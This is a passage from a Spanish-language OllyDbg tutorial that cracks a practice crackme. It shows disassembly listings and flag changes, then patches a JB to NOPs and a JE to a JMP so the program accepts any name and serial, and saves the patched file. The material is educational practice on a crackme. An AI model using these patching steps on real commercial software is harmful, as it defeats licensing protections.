


Quito CON CLICK DERECHO-REMOVE los dos BREAKPOINTS y dejo solo el de 401243 que es el salto condicional.

Ahora doy RUN con F9 acepto el NO LUCK que estábamos antes y vuelvo a ingresar a poner el nombre y serial en este caso pondré, usen el mismo que yo, ya verán porque



Apreto OK



Vemos que de la comparación NO SALTARA al no ser EAX y EBX iguales y seguirá ejecutando en 401245 que nos llevara a CALL 401362 que sabemos que allí esta el cartel malo, si no recuerdan, hagan click en 401245 y con CLICK DERECHO –FOLLOW pueden ver adonde iria .

```
00401362  $  6A 00          PUSH 0                          BeepType = MB_OK
00401364  .  E8 AD000000    CALL <JMP.&USER32.MessageBeep>  MessageBeep
00401369  .  6A 30          PUSH 30                         Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
0040136B  .  68 60214000    PUSH CRACKME.00402160           Title = "No luck!"
00401370  .  68 69214000    PUSH CRACKME.00402169           Text = "No luck there, mate!"
00401375  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]       hOwner
00401378  .  E8 BD000000    CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
0040137D  .  C3             RETN
0040137E  $  8B7424 04      MOV ESI,DWORD PTR SS:[ESP+4]
```

Allí vemos si ese salto condicional no salta pues, ira al cartel deqque el serial es malo, que pasa si cambio el salto condicional, haciendo doble click en el flag Z

```
EDI 05E665
EIP 004012
C 1  ES 002
P 0  CS 001
A 1  SS 002
Z 1  DS 002
S 1  FS 003
T 0  GS 006
D 0
O 0  LastEr
EFL 000002
ST0 empty
ST1 empty
```


Allí cambie el FLAG Z a 1 que seria como si EAX y ECX en la comparación hubieran sido iguales y la resta de la comparación hubiera sido cero y hubiera activado así el flag Z, el salto JE salta si el FLAG Z es uno, así que ahora saltara veamos.

```
00401238  .  E8 9B010000    CALL CRACKME.004013D8
0040123D  .  83C4 04        ADD ESP,4
00401240  .  58             POP EAX
00401241  .  3BC3           CMP EAX,EBX
00401243  .v 74 07          JE SHORT CRACKME.0040124C
00401245  .  E8 18010000    CALL CRACKME.00401362
0040124A  .^ EB 9A          JMP SHORT CRACKME.004011E6
0040124C  >  E8 FC000000    CALL CRACKME.0040134D
00401251  .^ EB 93          JMP SHORT CRACKME.004011E6
00401253  .  C8 000000      ENTER 0,0
00401257  .  53             PUSH EBX
00401258  .  56             PUSH ESI
00401259  .  57             PUSH EDI
0040125A  .  817D 0C 1001   CMP DWORD PTR SS:[EBP+C],110
```


Allí lo cambiamos y si vemos en 40124c con FOLLOW vemos que ira a

```
0040134D  $  6A 30          PUSH 30                         Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
0040134F  .  68 29214000    PUSH CRACKME.00402129           Title = "Good work!"
00401354  .  68 34214000    PUSH CRACKME.00402134           Text = "Great work, mate!♪Now try the next CrackMe!"
00401359  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]       hOwner
0040135C  .  E8 D9000000    CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
00401361  .  C3             RETN
```


Jeje apretemos RUN o F9



O sea que esa comparación y ese salto condicional que invertimos es el punto de inflexión de la registración o validación del serial en este crackme, según si salta o no, pues sale el cartel bueno o malo, pero antes habíamos visto que había 2 carteles malos porque es eso, aquí no salio el primero, y eso es porque el crackme detecta el uso de números en el nombre (antes había puesto como nombre ricnar456) si es así te saca un primer cartel de NO LUCK, prueben nuevamente.



Al aceptar



Y recién al aceptar este primero, llega al salto condicional

```
00401238  .   E8 9B010000   CALL CRACKME.004013D8
0040123D  .   83C4 04       ADD ESP,4
00401240  .   58            POP EAX
00401241  .   3BC3          CMP EAX,EBX
00401243  .v  74 07         JE SHORT CRACKME.0040124C
00401245  .   E8 18010000   CALL CRACKME.00401362
0040124A  .^  EB 9A         JMP SHORT CRACKME.004011E6
0040124C  >   E8 FC000000   CALL CRACKME.0040134D
00401251  .^  EB 93         JMP SHORT CRACKME.004011E6
00401253  .   C8 000000     ENTER 0,0
00401257  .   53            PUSH EBX
00401258  .   56            PUSH ESI
```

Que muestra el mensaje definitivo.
Como podemos recordar la primera vez que paramos en la api MessageBoxA en este tute fue por el primer cartel ese

```
0012FE8C  004013C1  RETURN to CRACKME.004013C1 from <JMP.&USER32.MessageBoxA>
0012FE90  01E6079A
0012FE94  00402169  ASCII "No luck there, mate!"
0012FE98  00402160  ASCII "No luck!"
0012FE9C  00000030
0012FEA0  00401232  RETURN to CRACKME.00401232 from CRACKME.0040137E
0012FEA4  0040218E  ASCII "RICNAR456"
0012FEA8  00000000
0012FEAC  0012FF1C
0012FEB0  00401128  RETURN to CRACKME.WndProc from <JMP.&KERNEL32.ExitProcess>
0012FEB4  0012FEE0
0012FEB8  77D18734  RETURN to USER32.77D18734
0012FEBC  01E6079A
0012FEC0  00000111
0012FEC4  00000066
0012FEC8  00000000
```

Y la dirección de retorno era 4013C1

```
0040137D  .  C3            RETN
0040137E  $  8B7424 04     MOV ESI,DWORD PTR SS:[ESP+4]
00401382  .  56            PUSH ESI
00401383  >  8A06          MOV AL,BYTE PTR DS:[ESI]
00401385  .  84C0          TEST AL,AL
00401387  .v 74 13         JE SHORT CRACKME.0040139C
00401389  .  3C 41         CMP AL,41
0040138B  .v 72 1F         JB SHORT CRACKME.004013AC
0040138D  .  3C 5A         CMP AL,5A
0040138F  .v 73 03         JNB SHORT CRACKME.00401394
00401391  .  46            INC ESI
00401392  .^ EB EF         JMP SHORT CRACKME.00401383
00401394  >  E8 39000000   CALL CRACKME.004013D2
00401399  .  46            INC ESI
0040139A  .^ EB E7         JMP SHORT CRACKME.00401383
0040139C  >  5E            POP ESI
0040139D  .  E8 20000000   CALL CRACKME.004013C2
004013A2  .  81F7 7856000  XOR EDI,5678
004013A8  .  8BC7          MOV EAX,EDI
004013AA  .v EB 15         JMP SHORT CRACKME.004013C1
004013AC  >  5E            POP ESI
004013AD  .  6A 30         PUSH 30                  Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
004013AF  .  68 60214000   PUSH CRACKME.00402160     Title = "No luck!"
004013B4  .  68 69214000   PUSH CRACKME.00402169     Text = "No luck there, mate!"
004013B9  .  FF75 08       PUSH DWORD PTR SS:[EBP+8] hOwner
004013BC  .  E8 79000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004013C1  >  C3            RETN
004013C2  $  33FF          XOR EDI,EDI
004013C4  .  33DB          XOR EBX,EBX
004013C6  >  8A1E          MOV BL,BYTE PTR DS:[ESI]
```


Allí vemos que el OLLYDBG en su análisis me muestra una rutina que comienza en 40137e y termina en 4013C1 justo donde retorna de la api.
Vemos también otra ayuda de OLLYDBG en 4013AC hay un > que significa que hay un salto que apunta hacia esa dirección si hacemos click allí nos aclarara mas.

```
00401387  .v 74 13         JE SHORT CRACKME.0040139C
00401389  .  3C 41         CMP AL,41
0040138B  .v 72 1F         JB SHORT CRACKME.004013AC
0040138D  .  3C 5A         CMP AL,5A
0040138F  .v 73 03         JNB SHORT CRACKME.00401394
00401391  .  46            INC ESI
00401392  .^ EB EF         JMP SHORT CRACKME.00401383
00401394  >  E8 39000000   CALL CRACKME.004013D2
00401399  .  46            INC ESI
0040139A  .^ EB E7         JMP SHORT CRACKME.00401383
0040139C  >  5E            POP ESI
0040139D  .  E8 20000000   CALL CRACKME.004013C2
004013A2  .  81F7 7856000  XOR EDI,5678
004013A8  .  8BC7          MOV EAX,EDI
004013AA  .v EB 15         JMP SHORT CRACKME.004013C1
004013AC  >  5E            POP ESI
004013AD  .  6A 30         PUSH 30
004013AF  .  68 60214000   PUSH CRACKME.00402160
004013B4  .  68 69214000   PUSH CRACKME.00402169
004013B9  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]
004013BC  .  E8 79000000   CALL <JMP.&USER32.MessageBoxA>
004013C1  >  C3            RETN
004013C2  $  33FF          XOR EDI,EDI
004013C4  .  33DB          XOR EBX,EBX
004013C6  >  8A1E          MOV BL,BYTE PTR DS:[ESI]
004013C8  .  84DB          TEST BL,BL
004013CA  .v 74 05         JE SHORT CRACKME.004013D1
004013CC  .  03FB          ADD EDI,EBX
004013CE  .  46            INC ESI
004013CF  .^ EB F5         JMP SHORT CRACKME.004013C6
004013D1  >  C3            RETN
004013D2  $  2C 20         SUB AL,20
004013D4  .  8806          MOV BYTE PTR DS:[ESI],AL
004013D6  .  C3            RETN
004013D7  .  C3            RETN
004013D8  .  33C0          XOR EAX,EAX
Jump from 0040138B
```

Allí vemos ora comparación y un salto condicional que nos llevan al cartel maldito pongamos otro BREAKPOINT allí.

```
00401383  >  8A06          MOV AL,BYTE PTR DS:[ESI]
00401385  .  84C0          TEST AL,AL
00401387  .v 74 13         JE SHORT CRACKME.0040139C
0040138B  .v 72 1F         JB SHORT CRACKME.004013AC
0040138D  .  3C 5A         CMP AL,5A
0040138F  .v 73 03         JNB SHORT CRACKME.00401394
00401391  .  46            INC ESI
00401392  .^ EB EF         JMP SHORT CRACKME.00401383
00401394  >  E8 39000000   CALL CRACKME.004013D2
00401399  .  46            INC ESI
0040139A  .^ EB E7         JMP SHORT CRACKME.00401383
0040139C  >  5E            POP ESI
0040139D  .  E8 20000000   CALL CRACKME.004013C2
004013A2  .  81F7 7856000  XOR EDI,5678
004013A8  .  8BC7          MOV EAX,EDI
004013AA  .v EB 15         JMP SHORT CRACKME.004013C1
004013AC  >  5E            POP ESI
004013AD  .  6A 30         PUSH 30                  Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
004013AF  .  68 60214000   PUSH CRACKME.00402160     Title = "No luck!"
004013B4  .  68 69214000   PUSH CRACKME.00402169     Text = "No luck there, mate!"
004013B9  .  FF75 08       PUSH DWORD PTR SS:[EBP+8] hOwner
004013BC  .  E8 79000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004013C1  >  C3            RETN
```

Y demos RUN acepto el cartel malo anterior y voy a poner de nuevo



Al aceptar

```
00401375  .   FF75 08        PUSH DWORD PTR SS:[EBP+8]
00401378  .   E8 BD000000    CALL <JMP.&USER32.MessageBoxA>
0040137D  .   C3             RETN
0040137E  $   8B7424 04      MOV ESI,DWORD PTR SS:[ESP+4]
00401382  .   56             PUSH ESI
00401383  >   8A06           MOV AL,BYTE PTR DS:[ESI]
00401385  .   84C0           TEST AL,AL
00401387  .v  74 13          JE SHORT CRACKME.0040139C
00401389  .   3C 41          CMP AL,41
0040138B  .v  72 1F          JB SHORT CRACKME.004013AC
0040138D  .   3C 5A          CMP AL,5A
0040138F  .v  73 03          JNB SHORT CRACKME.00401394
00401391  .   46             INC ESI
00401392  .^  EB EF          JMP SHORT CRACKME.00401383
00401394  >   E8 39000000    CALL CRACKME.004013D2
00401399  .   46             INC ESI
0040139A  .^  EB E7          JMP SHORT CRACKME.00401383
0040139C  >   5E             POP ESI
0040139D  .   E8 20000000    CALL CRACKME.004013C2
004013A2  .   81F7 7856000   XOR EDI,5678
004013A8  .   8BC7           MOV EAX,EDI
004013AA  .v  EB 15          JMP SHORT CRACKME.004013C1
004013AC  >   5E             POP ESI
004013AD  .   6A 30          PUSH 30
004013AF  .   68 60214000    PUSH CRACKME.00402160
004013B4  .   68 69214000    PUSH CRACKME.00402169
```

Vemos que no saltara la primera vez que para hacia el cartel malo, aunque si compara cada letra que tipee a ver si son números parara una vez por cada letra, F9 nuevamente

A la 7ma vez que apreto recordar que en ricnar456 el 4 es la séptima letra me quiere mostrar el cartel malo saltando

```
00401387  .v  74 13          JE SHORT CRACKME.0040139C
00401389  .   3C 41          CMP AL,41
0040138B  .v  72 1F          JB SHORT CRACKME.004013AC
0040138D  .   3C 5A          CMP AL,5A
0040138F  .v  73 03          JNB SHORT CRACKME.00401394
00401391  .   46             INC ESI
00401392  .^  EB EF          JMP SHORT CRACKME.00401383
00401394  >   E8 39000000    CALL CRACKME.004013D2
00401399  .   46             INC ESI
0040139A  .^  EB E7          JMP SHORT CRACKME.00401383
0040139C  >   5E             POP ESI
0040139D  .   E8 20000000    CALL CRACKME.004013C2
004013A2  .   81F7 7856000   XOR EDI,5678
004013A8  .   8BC7           MOV EAX,EDI
004013AA  .v  EB 15          JMP SHORT CRACKME.004013C1
004013AC  >   5E             POP ESI
004013AD  .   6A 30          PUSH 30                    Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
004013AF  .   68 60214000    PUSH CRACKME.00402160      Title = "No luck!"
004013B4  .   68 69214000    PUSH CRACKME.00402169      Text = "No luck there, mate!"
004013B9  .   FF75 08        PUSH DWORD PTR SS:[EBP+8]  hOwner
004013BC  .   E8 79000000    CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004013C1  >   C3             RETN
004013C2  $   33FF           XOR EDI,EDI
004013C4  .   33DB           XOR EBX,EBX
004013C6  >   8A1E           MOV BL,BYTE PTR DS:[ESI]
```

```
EIP 0040138B CF
C 1  ES 0023 32
P 1  CS 001B 32
A 0  SS 0023 32
Z 0  DS 0023 32
S 1  FS 003B 32
T 0  GS 0000 NU
D 0
O 0  LastErr EF
EFL 00000287 (N
ST0 empty 4.137
ST1 empty 3.787
ST2 empty 4.734
ST3 empty 3.491
ST4 empty 6.982
```

Habíamos visto que los JB saltan si es mas bajo y se activa el FLAG C, hago doble click en el FLAG C

```
00401383  >  8A06          MOV AL,BYTE PTR DS:[ESI]
00401385  .  84C0          TEST AL,AL
00401387  .v 74 13         JE SHORT CRACKME.0040139C
00401389  .  3C 41         CMP AL,41
0040138B  .v 72 1F         JB SHORT CRACKME.004013AC
0040138D  .  3C 5A         CMP AL,5A
0040138F  .v 73 03         JNB SHORT CRACKME.00401394
00401391  .  46            INC ESI
00401392  .^ EB EF         JMP SHORT CRACKME.00401383
00401394  >  E8 39000000   CALL CRACKME.004013D2
00401399  .  46            INC ESI
0040139A  .^ EB E7         JMP SHORT CRACKME.00401383
0040139C  >  5E            POP ESI
0040139D  .  E8 20000000   CALL CRACKME.004013C2
004013A2  .  81F7 7856000  XOR EDI,5678
004013A8  .  8BC7          MOV EAX,EDI
004013AA  .v EB 15         JMP SHORT CRACKME.004013C1
004013AC  >  5E            POP ESI
004013AD  .  6A 30         PUSH 30                          Style
004013AF  .  68 60214000   PUSH CRACKME.00402160            Title
004013B4  .  68 69214000   PUSH CRACKME.00402169            Text
004013B9  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]        hOwne
004013BC  .  E8 79000000   CALL <JMP.&USER32.MessageBoxA>   Messa
```


Ahora ya no salta, apreto F9 y repito el mismo procedimiento para los otros dos números que puse en mi nombre fuerzo que nunca salte.

```
00401238  .  E8 9B010000   CALL CRACKME.004013D8
0040123D  .  83C4 04       ADD ESP,4
00401240  .  58            POP EAX
00401241  .  3BC3          CMP EAX,EBX
00401243  .v 74 07         JE SHORT CRACKME.0040124C
00401245  .  E8 18010000   CALL CRACKME.00401362
0040124A  .^ EB 9A         JMP SHORT CRACKME.004011E6
0040124C  >  E8 FC000000   CALL CRACKME.0040134D
00401251  .^ EB 93         JMP SHORT CRACKME.004011E6
00401253  .  C8 000000     ENTER 0,0
00401257  .  53            PUSH EBX
00401258  .  56            PUSH ESI
00401259  .  57            PUSH EDI
0040125A  .  817D 0C 1001  CMP DWORD PTR SS:[EBP+C],110
00401261  .v 74 34         JE SHORT CRACKME.00401297
00401263  .  817D 0C 1101  CMP DWORD PTR SS:[EBP+C],111
0040126A  .v 74 35         JE SHORT CRACKME.004012A1
```

Luego de eso si llego a la comparación final y la cual debe saltar hago doble click en Z

```
0040123D  .  83C4 04       ADD ESP,4
00401240  .  58            POP EAX
00401241  .  3BC3          CMP EAX,EBX
00401243  .v 74 07         JE SHORT CRACKME.0040124C
00401245  .  E8 18010000   CALL CRACKME.00401362
0040124A  .^ EB 9A         JMP SHORT CRACKME.004011E6
0040124C  >  E8 FC000000   CALL CRACKME.0040134D
00401251  .^ EB 93         JMP SHORT CRACKME.004011E6
00401253  .  C8 000000     ENTER 0,0
00401257  .  53            PUSH EBX
00401258  .  56            PUSH ESI
00401259  .  57            PUSH EDI
```

Y al apretar F9




Ahora por supuesto todo esto lo hemos hecho en memoria cambiando FLAGS, como hacemos para guardar definitivos estos cambios y que el crackme acepte cualquier user y serial sin OLLYDBG.

Vayamos al primer salto

```
00401382  .   56            PUSH ESI
00401383  >   8A06          MOV AL,BYTE PTR DS:[ESI]
00401385  .   84C0          TEST AL,AL
00401387  .v  74 13         JE SHORT CRACKME.0040139C
00401389  .   3C 41         CMP AL,41
0040138B  .v  72 1F         JB SHORT CRACKME.004013AC
0040138D  .   3C 5A         CMP AL,5A
0040138F  .v  73 03         JNB SHORT CRACKME.00401394
00401391  .   46            INC ESI
00401392  .^  EB EF         JMP SHORT CRACKME.00401383
00401394  >   E8 39000000   CALL CRACKME.004013D2
00401399  .   46            INC ESI
0040139A  .^  EB E7         JMP SHORT CRACKME.00401383
0040139C  >   5E            POP ESI
0040139D  .   E8 20000000   CALL CRACKME.004013C2
004013A2  .   81F7 7856000  XOR EDI,5678
004013A8  .   8BC7          MOV EAX,EDI
004013AA  .v  EB 15         JMP SHORT CRACKME.004013C1
004013AC  >   5E            POP ESI
004013AD  .   6A 30         PUSH 30
004013AF  .   68 60214000   PUSH CRACKME.00402160
004013B4  .   68 69214000   PUSH CRACKME.00402169
```

Lo que nosotros hemos hecho en este salto es forzarlo mediante los flags a que no salte nunca a pesar de los valores de la comparación, eso es similar a NOPEAR el salto condicional, si hago click allí, apreto la barra espaciadora y escribo NOP.




```
0040138B      90            NOP
0040138C      90            NOP
0040138D  .   3C 5A         CMP AL,5A
0040138F  .v  73 03         JNB SHORT CRACKME.00401394
00401391  .   46            INC ESI
00401392  .^  EB EF         JMP SHORT CRACKME.00401383
00401394  >   E8 39000000   CALL CRACKME.004013D2
```


Vemos que nunca saltara quito ese BREAKPOINT apretando F2

```
00401383  >   8A06          MOV AL,BYTE PTR DS:[ESI]
00401385  .   84C0          TEST AL,AL
00401387  .v  74 13         JE SHORT CRACKME.0040139C
00401389  .   3C 41         CMP AL,41
0040138B      90            NOP
0040138C      90            NOP
0040138D  .   3C 5A         CMP AL,5A
0040138F  .v  73 03         JNB SHORT CRACKME.00401394
00401391  .   46            INC ESI
00401392  .^  EB EF         JMP SHORT CRACKME.00401383
00401394  >   E8 39000000   CALL CRACKME.004013D2
```

Ahora veamos el otro salto


```
00401240  .   58            POP EAX
00401241  .   3BC3          CMP EAX,EBX
00401243  .v  74 07         JE SHORT CRACKME.0040124C
00401245  .   E8 18010000   CALL CRACKME.00401362
0040124A  .^  EB 9A         JMP SHORT CRACKME.004011E6
0040124C  >   E8 FC000000   CALL CRACKME.0040134D
00401251  .^  EB 93         JMP SHORT CRACKME.004011E6
00401253  .   C8 000000     ENTER 0,0
00401257  .   53            PUSH EBX
00401258  .   56            PUSH ESI
```

En esta caso fue al revés lo forzamos a saltar siempre mediante la manipulación del FLAG Z, lo cual seria equivalente a cambiar el salto condicional por un JMP.





```
00401238  .   E8 9B010000   CALL CRACKME.004013D8
0040123D  .   83C4 04       ADD ESP,4
00401240  .   58            POP EAX
00401241  .   3BC3          CMP EAX,EBX
00401243  .v  EB 07         JMP SHORT CRACKME.0040124C
00401245  .   E8 18010000   CALL CRACKME.00401362
0040124A  .^  EB 9A         JMP SHORT CRACKME.004011E6
0040124C  >   E8 FC000000   CALL CRACKME.0040134D
00401251  .^  EB 93         JMP SHORT CRACKME.004011E6
00401253  .   C8 000000     ENTER 0,0
00401257  .   53            PUSH EBX
00401258  .   56            PUSH ESI
00401259  .   57            PUSH EDI
```


Allí siempre saltara, quitamos también el breakpoint y sin salir de OLLYDBG probamos si quedo bien, apreto F9




Al apretar OK




Igual recordamos que cuando escribimos en OLLY con la barra espaciadora o ASSEMBLE los cambios desaparecían al reiniciar, tenemos que hallar la forma de que los guarde de la memoria al archivo definitivo, eso se hace de la siguiente manera




CLICK DERECHO en cualquier parte del listado COPY TO EXECUTABLE-ALL MODIFICATIONS allí se nos abre esto




Elegimos COPY ALL para que copie los dos cambios que hicimos




Se nos abre otra ventana, allí hacemos nuevamente CLICK DERECHO-SAVE FILE



